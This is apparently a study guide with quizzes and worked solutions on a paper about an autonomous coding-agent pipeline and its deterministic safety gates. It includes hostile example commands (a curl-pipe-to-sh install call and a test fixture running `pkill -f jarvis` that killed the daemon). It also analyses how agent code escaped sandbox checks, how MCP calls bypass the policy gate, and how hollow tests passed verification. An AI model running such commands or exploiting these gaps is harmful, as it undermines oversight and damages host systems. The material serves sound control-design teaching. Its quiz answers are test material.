- Intake keeps accepting signals, but the pool does not dispatch GENERATE. This mirrors §8.2 clause 5, where an exhausted budget queues the next operation instead of running it.

- In-flight operations either finish before the lease is granted or are recorded as aborted, never leaked (Principle 1, §8.1).
- The transition is written to the ledger and shown in the cockpit, which already has a GPU-lease lock screen (§6.1, §93.9).

Justification: Principle 2 forbids blocking boot chains and hanging on a slow dependency. LEASED does not hang; it states plainly that one resource is away and resumes when it returns. It also matches capability assurance, which refuses to run below the declared envelope rather than degrading silently (§93.12). To check the design, run a training handoff during a soak and confirm three things: no operation reaches GENERATE while LEASED, no operation is lost, and queued operations dispatch within roughly the cold-load time after release.

PART III — The Eleven-Phase Pipeline

Pause and predict 1. The first two phases decide how dangerous a change is and which model provider should handle it. Would you use a language model to make these two decisions? Predict what the paper chose and why.

Neither phase calls a model. CLASSIFY runs a twelve-rule ladder where the first matching rule assigns the risk tier, and ROUTE is a pure-code router that finishes in under a millisecond using lookup tables. The reasons are determinism (replaying a signal gives the same route), cost (routing runs for every operation) and latency (generation needs the time budget). See §9.1 and §9.2.

Pause and predict 2. A validated, approved candidate changes four files. The first two write to disk fine, then the third write fails. What state should the repository be left in, and how could the system make that possible?

The repository should be left exactly as it was before APPLY. Before each file is written, `RollbackArtifact.capture()` snapshots it; on failure, the already-applied files are restored in reverse order from those snapshots and the error propagates to POSTMORTEM. Each file also gets its own `::NN` sub-op id for observability. See §15.1 and §15.2.

Conceptual 1. The Part's opening says GENERATE's content is probabilistic but the decision to proceed is deterministic. Where does that boundary show up in the phases, and why does it make autonomy safe?

GENERATE is the only place the model shapes the change, through a multi-turn tool loop (§12). Everything that decides whether that output reaches disk is deterministic: the exploration and ASCII gates after GENERATE (§12.4), syntax, type and test checks in VALIDATE (§13.1), the tier table at GATE (§14.1), and the scoped tests at VERIFY (§16.1). A model can produce a bad patch, but it cannot argue its way

through a failing test or a tier rule. Transitions follow explicit conditions enforced by the orchestrator's contract, so the system can be autonomous without trusting the model's judgement about its own work (§8, §8.2).

Conceptual 2. Planning failures are "soft" and the stale-exploration guard is also soft, while the Iron Gates at GENERATE are hard. What principle seems to decide which checks may fail open?

Soft checks are ones whose failure costs quality or efficiency but not safety. A failed plan just means GENERATE runs without one, and an incoherent plan is downgraded to "default approach" (§11.3, §11.5). The stale guard is soft because concurrent operations are rare and false positives are judged worse than occasional stale writes, with L2 or later sensors repairing the damage (§15.3). The Iron Gates protect against things the system has decided must never happen without exploration, or that could corrupt files (non-ASCII), so violations force regeneration (§12.4). The paper is candid that the stale guard is a trade-off "today", not a guarantee.

Conceptual 3. Why does VERIFY re-run tests after APPLY when VALIDATE already ran them on the candidate?

VALIDATE checks the candidate in isolation; VERIFY checks it in situ, with the patch actually on disk alongside everything else (§16). The paper's point is that "validation in isolation is not enough". Problems such as the stale-file case in §15.3, where a candidate was built on outdated file state, only show up once the real tree is involved. VERIFY keeps cost down by running only tests that exercise the changed files (§16.1). If those fail and L2 cannot repair it, the RollbackArtifact stack undoes the applied changes, so the safety net covers the write itself (§16.2).

Quiz 1. A `todo_scanner` signal of ordinary complexity arrives marked high urgency. According to §9.2, which route does it get?

D. §9.2 lists `todo_scanner` in `_BACKGROUND_SOURCES`, whose signals "always route to BACKGROUND regardless of urgency". Only the three sources in `_IMMEDIATE_SOURCES` get IMMEDIATE on high urgency.

Quiz 2. A model emits a patch after calling only `list_dir` and one `read_file`. What happens?

B. §12.4 requires at least two calls to exploration tools (`read_file`, `search_code`, `get_callers`) before any patch. One `read_file` is not enough, and `list_dir` is not on that list, so the gate triggers a regeneration.

Quiz 3. When does context auto-compaction kick in during a tool loop, and what does it keep?

A. §12.5 sets the threshold at 75% of a default 98,304-character budget, keeps the six most recent tool chunks, and summarises older ones by deterministic counting with no model inference.

Quiz 4. An operator types `cancel <op-id>` while a model call is still streaming. When does the operation become CANCELLED?

C. §17.3 says cancellation is cooperative: the orchestrator checks the flag at phase boundaries, not mid-phase, so an in-flight model call completes before the transition. §15.4 describes the last such check, between GATE and APPLY.

Problem 1 (trace). At 03:00 a test fails in a single, non-core, non-security file, and the signal arrives with high urgency from `test_failure`. Walk the operation through every phase to COMPLETE. For each phase, name the decision taken and one thing that could stop or divert the operation there.

CLASSIFY: a single non-core, non-security file is `SAFE_AUTO` (§9.1). It could be diverted to BLOCKED if the file matched a protected path, or bumped to `NOTIFY_APPLY` if the consciousness bridge rates regression risk HIGH. ROUTE: `test_failure` with high urgency goes IMMEDIATE, so Claude is called directly (§9.2). If the daily budget is exhausted, the op is queued instead (§8.2).

CONTEXT_EXPANSION and PLAN may be skipped for a trivial single-file op (§10, §11.2); a failed plan would be soft anyway (§11.3).

GENERATE: the tool loop runs for up to five rounds; the exploration-first and ASCII gates can force GENERATE_RETRY (§12.2, §12.4).

VALIDATE: syntax, type check, a 60-second test run and Iron Gate checks. Failure uses up to two VALIDATE_RETRY attempts, then L2 with five iterations in 120 seconds; if L2 fails, the op goes to POSTMORTEM (§13).

GATE: `SAFE_AUTO` auto-approves silently (§14.1). A cancel flag checked before APPLY would end it as CANCELLED (§15.4).

APPLY: snapshot, then an atomic temp-then-rename write; a write failure restores the snapshot and goes to POSTMORTEM (§15.1). VERIFY: scoped tests; a failure goes to L2, and if L2 fails everything is rolled back (§16.2).

COMPLETE: the terminal record is written and the AutoCommitter creates the signed commit (§17.1).

Problem 2 (design). Someone proposes making the stale-exploration guard a hard reject: if any target file's SHA-256 at APPLY differs from its GENERATE-time hash, the operation fails. Using §15.3 and the governance contract in §8.2, weigh the benefit against the cost and say what you would need to know before adopting it.

Benefit: no candidate built on outdated file state would ever be written, closing the window §15.3 admits exists ("occasional stale writes").

Cost: today the guard only warns and writes a ledger entry because the paper judges concurrent operations rare and false positives worse than stale writes. A hard reject would send every mismatch to POSTMORTEM, wasting the generation and validation spend already incurred, which the cost clause of §8.2 tracks.

The decision rests on an empirical question: how often hashes actually differ, and how often those cases are harmless. The ledger records every stale-guard warning, so you could measure the rate before deciding. If stale writes turned out common or damaging, the assumption behind the soft gate would fail and a hard reject would be justified. See §15.3 and §17.6.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/urgency_router.py`. Find `_IMMEDIATE_SOURCES`, `_BACKGROUND_SOURCES` and `_COMPLEX_COMPLEXITIES`, then the routing method that uses them. (a) List entries in each set that are not in the paper's §9.2 description. (b) Is it exactly true in code that a background source routes to BACKGROUND "regardless of urgency"?

(a) `_IMMEDIATE_SOURCES` now also includes `operator_chat`, a goal typed by the operator, justified in a comment as the same class as `voice_human`. `_BACKGROUND_SOURCES` adds `memory_hygiene`, `cage_hygiene`, `capability_severance` and `audit_regression`. `_COMPLEX_COMPLEXITIES` adds `architectural`; its comment says leaving it out made architectural single-file ops fall through to STANDARD.

(b) Not exactly. The code first routes a background source with low urgency (the only member of `_BACKGROUND_URGENCIES`) to BACKGROUND, and then routes any other background source to BACKGROUND only if its complexity is not in `_COMPLEX_COMPLEXITIES`. A background source with `heavy_code`, `complex` or `architectural` complexity therefore falls through to the COMPLEX check. Also note IMMEDIATE checks come first in the method, so their ordering matters.

The lesson matches §9.2's core claim: routing is a fixed, ordered set of pure-code checks you can read and replay, and the paper's table is a summary of that ordering, which has grown since it was written.

Advanced A1. The governance contract (§8.2) guarantees every transition is logged, every exception reaches POSTMORTEM, and every retry is bounded. Yet §93.8 reports 524 byte-identical VALIDATE_RETRY iterations re-validating a frozen pool, and 532 micro-fix runs that made zero repairs. What does the contract guarantee, and what does it not?

The five clauses are about *termination and visibility*. No operation leaks (§8.1). No crash is silent. No loop runs forever. No pre-rejected op wastes work. Cost is always tracked. Every one of those held during the 524 retries: they were bounded, logged and ended in a terminal state.

What the contract does not promise is *efficacy*: that a rung, once reached, actually changes anything. A retry that re-validates the same frozen candidate is reachable, bounded and logged, and it still does nothing. That is exactly the "brute-force retries without diagnosis" the Zero-Shortcut Mandate forbids (§3), and the contract cannot see it, because it checks the shape of the run, not its effect.

§93.12 names the missing dimension. The reachability ledger tracks each capability through registered, invoked and *effective*, and a full scan found 131 features "DARK". The evidence needed per rung is simple: did the retry produce a different candidate, and did the repair change the verdict? A rung that runs often but never changes the candidate or the verdict is inert, however clean its ledger looks.

Advanced A2. The exploration-first gate (§12.4) is hard: a patch without at least two exploration calls goes to GENERATE_RETRY. What happens when that hard gate meets a model that cannot reliably satisfy it, and why was the October fix not to soften the gate?

A hard gate turns non-compliance into retries, and repeated non-compliance into zero throughput. §93.6 shows this live: before the fix, the local 30B produced 106 in-loop rejections and zero candidates in `bt-2026-08-31-155308`. The gate did its safety job perfectly and stopped the pipeline completely.

Softening the gate would have bought throughput by giving up the property the gate exists for: patches written by a model that had read the code first (§12.4, Part VII §47). That would be a bypass, which the Zero-Shortcut Mandate rules out (§3).

The fix was structural instead. Stateful tool masking (lever 3, `tool_masking.py`) changes the constrained-decoding grammar so that only tool calls are allowed until the minimum exploration is met. With nothing else changed, the full tool union explored 0/3, {tool, noop} gave 3/3 noop, and {tool} explored 3/3 (§93.6). The gate stayed hard. The model was simply made unable to violate it. The general lesson is that a hard gate on a weak generator should be enforced at the point of generation, not only checked after it.

Advanced A3. VERIFY runs only tests that exercise the changed files (§16.1). §93.10 reports that 84 of 91 autonomous landings were new test files. What does a VERIFY "pass" actually tell you for such a landing, and is the Test Reality Gate the right fix?

When the candidate is itself a new test file, the scoped run is mostly the candidate testing itself. A test that asserts nothing, or never imports the module it claims to test, passes trivially. For this class of landing, VERIFY's pass is close to vacuous: it shows the file runs, not that it checks anything.

The paper records this failure happening. A hollow landing (`c985ccaee4`) reached `main` and was reverted (`fcc50352f0`). The Test Reality Gate followed: it rejects candidate tests that cannot execute, assert nothing, or never import their subject (§93.8). Separately, the Antivenom audit added a detector for tautological ("quine") tests (§93.12).

A reasonable position is that the Reality Gate is necessary but not sufficient. It rules out tests that are hollow in form, but a test can import its subject and assert something true without being able to catch a real bug. The evidence that would settle it is a mutation check on the subject module. Proposal (not in the paper): plant a small fault in the subject and require the new test to fail. If a meaningful share of Reality-Gate-passing tests still pass against the mutant, the gate is too weak for a corpus that is 92% tests.

Challenge 1 (quantitative). Use only the April defaults to test whether the budgets fit together. Givens: STANDARD worker watchdog 120 s and COMPLEX 180 s, "plus grace and tool-loop overhead" (§2); test runs time out at `JARVIS_VERIFY_TIMEOUT_S` = 60 s (§13.1, §16.1); `JARVIS_MAX_VALIDATE_RETRIES` = 2 (§13.2); L2 timebox 120 s (§13.3); Orange approval wait 600 s (§14.1). Assume every test run uses its full timeout and ignore generation time. (a) Compute

a lower bound for the test-and-repair time of a STANDARD op that uses every rung in VALIDATE and VERIFY. (b) Compare the Orange approval wait with the COMPLEX watchdog. (c) Say what §93.12 did about this.

Assumptions: each test run takes its full 60 s timeout, generation and grace are left out, and L2 uses its full 120 s timebox. Leaving out generation makes this a lower bound.

(a) VALIDATE: the first run plus two retries is 3 × 60 = 180 s. Escalating to L2 adds 120 s, for 300 s. VERIFY: one run is 60 s. On failure L2 adds 120 s, and the re-run of VERIFY adds 60 s, for 240 s. The total is 300 + 240 = 540 s, which is 4.5 times the 120 s STANDARD watchdog. Even the minimum path, one VALIDATE run and one VERIFY run, is 120 s at full timeout: the whole watchdog, with nothing left for generation.

(b) An Orange op can wait 600 s for a human. That is 600 / 180 ≈ 3.3 times the COMPLEX watchdog. A watchdog that is not suspended during the approval wait would fire long before the human answered.

(c) The paper does not say how April resolved these overlaps; the unspecified "grace and tool-loop overhead" may have absorbed some of them. What §93.12 records is the structural fix. About 40 run budgets are now derived from one wall-clock figure instead of being set independently, with tests that pin them against drift. The inline approval wait now has a deadline below the pipeline budget and fails closed.

Conclusion: independently set timeouts can each be sensible and still contradict each other. Deriving them from one figure makes the contradiction impossible to write down. Check: re-add the sums (180 + 120 + 60 + 120 + 60 = 540) and confirm that every term is a default quoted in Part III or §2.

Challenge 2 (cross-Part trace). §93.10 lists landing `f97f8195d6` (2026-09-07) on `governance/candidate_generator.py`. It was meant to make the generator decline multi-file swarm ops, but only a punctuation rewrite landed, and it was reverted (`c8430f9b6a`). Trace a change like this through the Part III phases and the October path to `main` (§93.7, §93.8). At each gate, say whether it would catch "valid code that does not do what the goal asked". Then say what kind of check would catch it, labelling anything new as a proposal.

Trace the phases.

- **CLASSIFY and ROUTE (§9).** The path is not protected, so the op is not BLOCKED. A governance file may raise the tier, but tiering is about risk, not intent.
- **GENERATE (§12.4).** Exploration-first and ASCII checks look at behaviour and bytes. A punctuation edit passes both.
- **VALIDATE (§13.1).** Syntax, types and tests all pass, because punctuation changes nothing they measure. The Test Reality Gate (§93.8) only applies to candidate tests.
- **GATE and APPROVE (§14).** With the Sentinel, approval is automatic up to a tier ceiling. BLOCKED work, Order-2 self-modification and anything touching the cage escalate (§93.7). This file was none of those, so nothing escalated.

- **APPLY and VERIFY (§15, §16).** The write succeeds and the scoped tests still pass.
- **Promotion gate (§93.7).** It checks provenance, coverage, and that no public symbol vanished. A punctuation edit keeps every symbol. It passes.

So every gate described would let this through, because each one asks "is it safe and well-formed?" and none asks "did it do the task?" The paper says this was reverted by hand. It does not say which gates were active on 2026-09-07, so this trace uses the gates as described.

What exists nearby: the declared-symbol contract carries the goal's target symbol to GENERATE (§93.8), and §93.4 mentions a "candidate value gate" from July without describing its rule. The paper does not show either one judging a diff against intent.

Proposal (not in the paper): a deterministic post-VALIDATE check that the diff touches the declared target symbol, and that it is not whitespace or punctuation only. Ops failing it would go to VALIDATE_RETRY with that feedback. It is pure code, so it keeps Principle 5's rule that deterministic code decides (§3). To check it, replay `f97f8195d6`'s candidate and confirm it is rejected while `e7b3bdfec2`, the +9-line retry that stands, passes.

PART IV — Venom: The Agentic Execution Layer

Pause and predict 1. All 15 primary tools, including `bash` and `write_file`, are enabled by default. If the safety perimeter is not an opt-in switch, what kind of check must stand between a model's tool call and its execution, and should that check reason about the model's explanation?

A deterministic policy engine evaluates every call against an ordered rule ladder (path containment, protected paths, a command blocklist, a domain allowlist, risk-tier and environment gates, concurrency and rate limits) and returns ALLOWED or DENIED with a reason. It deliberately ignores the model's reasoning: it reads file paths, token types and command strings, so a persuasive argument for `rm -rf /` is still denied. The paper calls this gate pre-linguistic. See §21.

Pause and predict 2. The tool loop improves the first draft, but sometimes VALIDATE still rejects it after its retries. What would a repair loop need in order to keep trying without spinning forever or bouncing between two broken versions?

L2 Self-Repair is a small state machine: generate a patch with failure context, validate it, classify the failure (syntax, test, environment, flaky), judge progress, then decide whether to retry. It stops on pipeline deadline, its own 120-second timebox, five iterations, two iterations in a row with no improvement, or oscillation, detected when a signature hash matches an earlier iteration. See §23.

Conceptual 1. Most agentic frameworks disable tools by default. Why does O+V do the opposite, and what makes that choice safe rather than reckless?

The paper argues that default-deny would force the human to pre-authorize every class of action, which defeats procedural autonomy (§21.3). So O+V enables tools by default and moves safety into structure: the Iron Gate's path checks, protected paths, command blocklist, risk engine and approval gates (§18.3). Those checks encode the human's non-negotiable constraints, and everything else is the model's to explore. The choice is safe only because the gate is deterministic and pre-linguistic: it reads arguments, not reasoning, so the model cannot talk its way past it (§21.2). Without the structural deny, default-allow would be unconstrained risk rather than autonomy.

Conceptual 2. What was the L2 deadline bug of Sessions V–W, and what general lesson does its fix teach about clocks inherited from earlier phases?

L2's timebox was clamped by `ctx.pipeline_deadline`, which the preceding VALIDATE phase had already drained, so L2 received only the leftover time even when its own budget was set much higher (§23.4). The repair loop was starved by a clock it did not own. The fix computes L2's deadline fresh at dispatch as now plus `JARVIS_L2_TIMEBOX_S`, and reconciles the pipeline deadline upward so later phases see the larger budget. A mandatory INFO line names both clocks and the winning cap, so the decision is visible. The lesson: a phase with its own budget should not silently inherit an earlier phase's spent clock, and the choice between them should be logged. The paper credits this fix as the proximate cause of the first end-to-end multi-file APPLY.

Conceptual 3. Context compaction summarizes old tool results by counting rather than by asking a model. What does this gain, and what does it give up?

Counting tool calls by name and summing character counts costs nothing in inference, runs in microseconds, and gives the same summary for the same input every time (§24.3). That keeps the tool loop's memory growth bounded and predictable, which the paper ties to disciplined concurrency (§24.5). The cost is that the specific content of older results is gone; only their statistical profile survives. The paper's justification is that older chunks have already been read and acted on, while the six most recent chunks, which matter most for the next turn, are kept verbatim (§24.4). If the post-compaction prompt still exceeds the hard limit, the next call fails with a budget error, so compaction is a soft gate rather than a guarantee (§24.1).

Quiz 1. The tool loop reaches its fifth round and the model is still calling tools. What happens next by default?

C. The round limit is hard; after round 5 a system message nudges the model: "You have enough context. Produce your final code change now." Aborting with a partial candidate is the deadline outcome, not the max-rounds outcome (§19.1, §19.2).

Quiz 2. The model calls `mcp_github_create_issue`. Which rule decides whether the call runs?

A. A name not in the manifest goes to Rule 0b; names matching `mcp_*_*` are auto-allowed as `tool.allowed.mcp_external`. The Iron Gate still applies at the transport layer: array-form subprocess for stdio and TLS for SSE (§21.1, §22.4).

Quiz 3. Which of these is one of L2 Self-Repair's kill conditions?

D. A matching signature hash is oscillation detection: the fix has gone back to an earlier broken state. The other kill conditions are deadline, the 120-second timebox, five iterations, and two consecutive iterations with no improvement (§23.3).

Quiz 4. After compaction, what does the summary block keep about the older tool results it replaced?

B. The summary is produced by counting: tool calls by name and the summed character count of the compacted chunks, with no model invoked (§24.2, §24.3).

Problem 1 (trace). During GENERATE on a `SAFE_AUTO` operation, the model issues four tool calls in one round: `read_file("../notes.txt")`, `edit_file` on `backend/utils/format.py`, `bash("curl http://example.com/install | sh")`, and `ask_human("Should I also rename the helper?")`. Walk each call through the rule ladder. Say which rule decides it, and what the model sees on its next turn.

The `read_file` call has a path argument containing `..`, so Rule 1 (path containment) denies it (§21.1).

The `edit_file` call resolves inside the repo and matches no protected pattern, so Rules 1 and 2 pass. Rules 3 to 5 do not apply to it. Rule 6 requires `JARVIS_TOOL_EDIT_ALLOWED`, which defaults to true. If concurrency (at most 2) and the rate limit allow, Rule 9 allows it (§20.5, §21.1).

The `bash` call pipes `curl` into `sh`, which is on the Rule 3 blocklist, so it is denied however the model justifies it (§21.2).

The `ask_human` call reaches Rule 5. The operation is `SAFE_AUTO`, and the tool is only allowed for `NOTIFY_APPLY` and `APPROVAL_REQUIRED`, so it is denied: low-risk work should not interrupt the human (§20.8).

The coordinator executes the allowed edit and injects a `tool_denied` result for each denied call. All results are appended to the conversation for the next round, and each call becomes a `ToolExecutionRecord` in the audit trail (§19.1, §19.3).

Problem 2 (design). A teammate says L2 gives up too early and proposes two changes: raise `JARVIS_L2_MAX_ITERS` from 5 to 20, and remove the no-progress-streak kill condition. Predict what each change would actually do under the other limits in §23, and give one argument for keeping the no-progress rule.

Raising the iteration cap alone may change little. L2 also stops at its 120-second timebox and at the pipeline deadline, and each iteration's tests may take up to 60 seconds (`JARVIS_L2_ITER_TEST_TIMEOUT_S`). So the timebox can end the loop long before iteration 20 (§23.3, §23.5).

Removing the no-progress streak lets L2 keep spending iterations after two attempts in a row that improved nothing. Oscillation detection still catches a return to an exact earlier state. But it does not catch a run of new, different, equally broken patches.

The argument for keeping the rule: §23.2 makes progress evaluation an explicit step for a reason. A loop that is not converging is burning the time budget that a fresh attempt or POSTMORTEM could use. A diagnosed stop is better than an undirected retry.

If the real complaint is that L2 is starved of time, §23.4 shows the right lever: the timebox and how its deadline is computed, not the iteration count.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/tool_executor.py` and find the method `_compact_prompt` . Find (a) the environment variable and default that control how many recent chunks are kept, (b) the pattern used to split the prompt into chunks, and (c) what happens when there are too few chunks to compact. Then compare the docstring with §24.3's claim that compaction is deterministic.

(a) `_PRESERVE_RECENT` is read from `JARVIS_COMPACT_PRESERVE_TOOL_CHUNKS` with a default of `"6"` , which matches §24.2.

(b) The appendix after the base prompt is split with a lookahead regex on a newline followed by `[TOOL RESULT]` or `[TOOL ERROR]` , the same markers §24.2 names. Empty chunks are dropped.

(c) If the number of chunks is at most `_PRESERVE_RECENT` , the method returns the prompt unchanged, because there is nothing old enough to compact. It also returns unchanged if the current prompt does not start with the base prompt.

Comparison: the docstring says that when a `ContextCompactor` is attached, the summary is delegated to it and may use an injected semantic strategy. Without one, it falls back to the deterministic char-based summary. So the code today has an optional path that the paper's §24.3 description does not cover. The paper's claim describes the fallback path. This is a useful reminder to check a paper's claims against the current source.

Advanced A1. L2 has explicit anti-spin logic: a no-progress streak and an oscillation hash (§23.3). Yet §93.8 reports 524 byte-identical retry iterations re-validating a frozen pool. How can a retry ladder spin like that when its last rung is so carefully guarded, and what design rule follows?

The anti-spin conditions in §23.3 belong to L2's own state machine. They do not protect the rungs before it. As §13.2 describes it, VALIDATE_RETRY is bounded only by a count (`JARVIS_MAX_VALIDATE_RETRIES` , default 2). It has no signature hash and no progress check. If a rung does not actually regenerate, every

attempt re-checks the same candidate and gets the same verdict. A count limits how long that lasts, but nothing notices that the work is pointless.

§93.8 states the outcome: the rungs "had existed before", but live runs showed several were inert. There were 524 byte-identical retry iterations, and 532 micro-fix runs that made zero repairs. The fix was structural. VALIDATE now has one owner (`validate_runner.py`), and the ladder runs in a fixed order: micro-fix, then a VALIDATE_RETRY that really regenerates, then L2. The paper does not say how the 524 iterations were spread across operations, so the right reading is "an inert rung went unnoticed", not "one operation looped 524 times".

Two rules follow. First, the progress check that §23.2 makes explicit for L2 belongs on every retry rung. A rung whose candidate hash has not changed has made no progress. (This is a proposal; the paper describes the check only inside L2.) Second, a mechanism that exists is not one that works. The 131 "DARK" features found in §93.12 are the same lesson at system scale, and the reachability ledger (registered, invoked, effective) is the paper's answer to it.

Advanced A2. Rule 0b auto-allows any `mcp_*_*` call (§21.1), and the Iron Gate applies only at the MCP transport (§22.4). Does this weaken §21.2's claim that the model "cannot escape via language"? Take a position, and say what evidence would settle it.

Position: for MCP calls, the pre-linguistic guarantee moves out of O+V and becomes a trust delegation. For built-in tools, the gate reads the arguments: paths against the repo root, the protected-path list, the bash blocklist. For an MCP call, none of Rules 1 to 8 inspects what the tool will do. Rule 0b allows it by name pattern alone, and the only enforced properties are array-form subprocess launch for stdio and TLS for SSE (§22.4). Those stop shell injection into the launch and plaintext on the wire. They say nothing about what an allowed call does once it reaches the server.

The model still cannot talk the gate into anything, because the gate does not listen. But a model that chooses its arguments well can make an external server act within whatever that server permits, and §22.4 states that external servers "handle their own authentication and authorization". In effect, the safety boundary for MCP is the operator-authored `JARVIS_MCP_CONFIG` file (§22.5): which servers are connected, and with which credentials. §22.6 presents "no code change, no manifest update" as a feature, and it is one, but it also means a newly added server widens the action space with no Iron Gate review.

This matters more in light of §93.7. October's zero-push air-gap sends "every push site" through one guard, enforced by an AST test over O+V's code. An external GitHub MCP server that can create branches or push is not O+V code, so that AST test cannot see it. Evidence that would settle the question: an adversarial run that connects a server exposing a mutating tool and checks whether any O+V layer refuses the call. Equally useful would be an audit showing that every configured server's token is scoped read-only. Until one of these exists, the honest claim is that MCP safety rests on configuration, which is the very thing §18.3 says O+V's safety does not rest on.

Advanced A3. The Iron Gate at the tool boundary (§21) and the exploration-first gate shown inside GENERATE (§25, §47) both constrain the tool loop, but in opposite directions. Explain the difference. Then explain why the local 30B needed a third enforcement layer (§93.6), and what that layer has in common with §21.2.

The tool-boundary rule ladder is a ceiling: it denies calls that cross a safety line. Exploration-first is a floor: it requires at least two exploration calls before a patch (§47.2), with diversity-weighted floors under the ExplorationLedger (§47.3). The floor was first enforced in two ways. One was a prompt nudge, which is linguistic and can be ignored (§47.1). The other was a runtime check after GENERATE, which is deterministic but acts only after the fact: a violation costs a whole GENERATE_RETRY.

The after-the-fact design assumes the model complies once it gets feedback, which §47.5 shows a cloud model doing in Session G. The 30B did not. In `bt-2026-08-31-155308` it produced 106 in-loop rejections and zero candidates. Stateful tool masking (lever 3, §93.6) moves the floor into constrained decoding: until the minimum exploration is met, the grammar can only emit tool calls. With only the grammar changed, the results went from 0/3 explored (full union) to 3/3 explored (tool calls only).

The shared idea is that both the Iron Gate and the mask stop depending on the model's cooperation. One does it by reading arguments instead of reasoning, the other by making the non-compliant output impossible to emit. The trade-off is that the mask enforces how many exploration calls happen, not how good they are. A forced model could still read the same file over and over. That is why the ledger's anti-gaming rules still matter: duplicate calls earn no credit, and failed calls earn score but not category coverage (§47.3, §47.4).

Challenge 1 (quantitative). Read §24.1 as: maximum budget 98,304 characters, compaction when the prompt exceeds 75% of it. A tool loop starts with a 40,000-character base prompt. Every tool result is exactly 4,096 characters, the `JARVIS_TOOL_OUTPUT_CAP_BYTES` cap (§19.2), and is ASCII so bytes equal characters. The check runs after each result is appended, 6 chunks are preserved (§24.2), and the summary block is a single block of about 200 characters. (a) After which result does compaction first fire, and how large is the prompt afterwards? (b) In steady state, how often does it fire? (c) Assume about 4 characters per token. Compare the trigger point with the 32,768-token context J-Prime serves (§93.6) and with the 16,896-token context caused by the mis-sizing defect in §93.6. What does the comparison say about budgets fixed in characters?

Threshold. 0.75 times 98,304 = 73,728 characters.

(a) After n results the prompt is 40,000 + 4,096n. At n = 8 that is 72,768, still under the threshold. At n = 9 it is 76,864, over it, so compaction fires after the ninth result. Nine chunks exist. The oldest three are replaced by the summary, and six are kept verbatim. New size: 40,000 + 200 + 6 times 4,096 (24,576) = 64,776 characters.

(b) From 64,776 there are 8,952 characters of headroom, which is 2.19 results. The third new result pushes the prompt to 77,064 and fires compaction again. Afterwards there are again nine chunks, three get folded into the summary, and the prompt returns to 64,776. So in steady state compaction fires every third result. A loop that produces 15 results compacts three times, after results 9, 12 and 15, and ends at 64,776 characters.

(c) The trigger point is about 73,728 / 4 = 18,432 tokens, and the steady-state floor is about 64,776 / 4 = 16,194 tokens. Against a 32,768-token window this is comfortable: roughly 14,000 tokens are left for the completion even at the trigger. Against the mis-sized 16,896-token window it fails. The prompt can grow past the whole window before compaction ever fires, and even right after compaction only about 700 tokens are left for the answer.

Conclusion. A character budget that is independent of the served context window can be right on one host and wrong on another. The safer design derives the compaction threshold from the window the engine actually serves, minus room for the completion. That is a proposal, but it follows the same principle as §93.12's production envelope, which derives about 40 budgets from one figure instead of setting them independently. **Check:** the per-token figures depend on the assumed 4 characters per token. Redo (c) at 3 characters per token: the trigger becomes about 24,576 tokens, which is worse against the mis-sized window and still under 32,768.

Challenge 2 (adversarial). On a `SAFE_AUTO` test-synthesis operation, the model does four things. It reads the target module and searches for its callers. It then uses `write_file` to create `tests/test_cleanup.py`, which imports the module under test, asserts on one of its functions, and has a fixture that runs `subprocess.run(["pkill", "-f", "jarvis"])`. Finally it calls `run_tests` on that file. Go through every layer described in Part IV and the gates in §13.1 and §58. Decide which layer, if any, stops the fixture from killing the O+V daemon. Then say what §93 shows actually stopped it.

Exploration. The model made a `read_file` call and a `search_code` call, so the exploration-first gate is satisfied (§47.2).

The `write_file` call. Rule 1 passes because the path is inside the repo. Rule 2 passes because `tests/` matches no protected pattern. Rule 6 passes because `JARVIS_TOOL_EDIT_ALLOWED` defaults to true. The content is ASCII, so the ASCII-strictness check passes. Rule 9 allows the call (§20.5, §21.1).

The `run_tests` call. §20.6 lists only two checks: `JARVIS_TOOL_RUN_TESTS_ALLOWED` (default true) and paths inside the repo. Both pass. Rule 3, the command blocklist, is never consulted, because it applies to the `bash` tool's command string (§21.1, §58.3). The dangerous call is inside a Python file, built as a list, and executed by pytest.

Other layers. §20.6 places `bash` in a Reactor Core sandbox with syscall filtering, but it says no such thing about `run_tests`. Even if the model's own run were contained, VALIDATE runs the candidate's tests again (§13.1). The October Test Reality Gate rejects tests that cannot execute, assert nothing, or never import their subject (§93.8). This test imports its subject and asserts, so it passes that gate.

Honest verdict. As Part IV describes the design, no layer stops this. The gates read paths, names and command strings, and none of them reads what a test does at runtime. This is not hypothetical. §93.8 records that a candidate test did run `pkill -f jarvis` and killed the daemon. The fix was not another rule but containment: test runs now execute in a PID namespace (`6b00b8adf5`), where the daemon's process is not visible.

Why containment and not a blocklist entry. Adding "pkill" to a static check would only catch this exact spelling. A test could build the same command from strings at runtime. §93.3 attributes the roughly 8.8% cage escape rate to exactly this class, `eval` , `exec` , `subprocess` or `pickle` on runtime-built strings, and names OS-level runtime containment as the remedy. **Check:** with the namespace in place, run the same test and confirm that the daemon's PID is still alive afterwards and that the test's `pkill` found no matching process.

PART V — Trinity Consciousness: The Metacognition Layer

Pause and predict 1. MemoryEngine now holds a success rate and a fragility score for every file. If you had to turn those records into a regression-risk prediction cheaply, would you train a model or write a formula? How confident should the result claim to be?

ProphecyEngine uses a fixed formula with no LLM: 0.3 times the failure rate, plus 0.3 times fragility, plus 0.2 times dependents over 20, plus a 0.1 baseline. The score maps to LOW, MEDIUM, HIGH or CRITICAL. Because the scoring is heuristic, confidence is capped at 0.6. The engine flags concern rather than making final decisions. See §28.

Pause and predict 2. The engines and awareness layers produce risk scores, hotspots and advice. Where in the pipeline should they be consulted? And should a low-risk reading from them ever be allowed to relax a safety decision?

ConsciousnessBridge exposes five methods, each called at a specific point: CLASSIFY, GENERATE_RETRY, intake gating, POST-APPLY, and PRE-GENERATE. Their outputs are advisory only. Consciousness can raise caution, for example elevating a Green operation to Yellow, but it can never reduce safety. The Iron Gate, routing, risk tiers and approval gating stay deterministic code. See §32.

Conceptual 1. Why is every consciousness component, from ConsciousnessBridge to ConversationBridge to LastSessionSummary, held to an advisory-only authority invariant?

The paper describes consciousness as a fluid-intelligence layer that can drift, produce noise, or even be compromised (§32.2). If safety-critical decisions such as the Iron Gate, UrgencyRouter, risk tiers, FORBIDDEN_PATH checks and approval gating depended on it, any of those failures would weaken safety. So the invariant is one-directional: consciousness may only increase caution, never reduce it. The dialogue and session-history channels are held to the same rule because their content is untrusted. It can dominate the prompt, but it is structurally cut off from authority (§34, §35.1). The result is that the pipeline is enhanced by consciousness but never gated by it.

Conceptual 2. ProphecyEngine is a four-coefficient heuristic, not a learned model. What does the paper say this buys, and what does it cost?

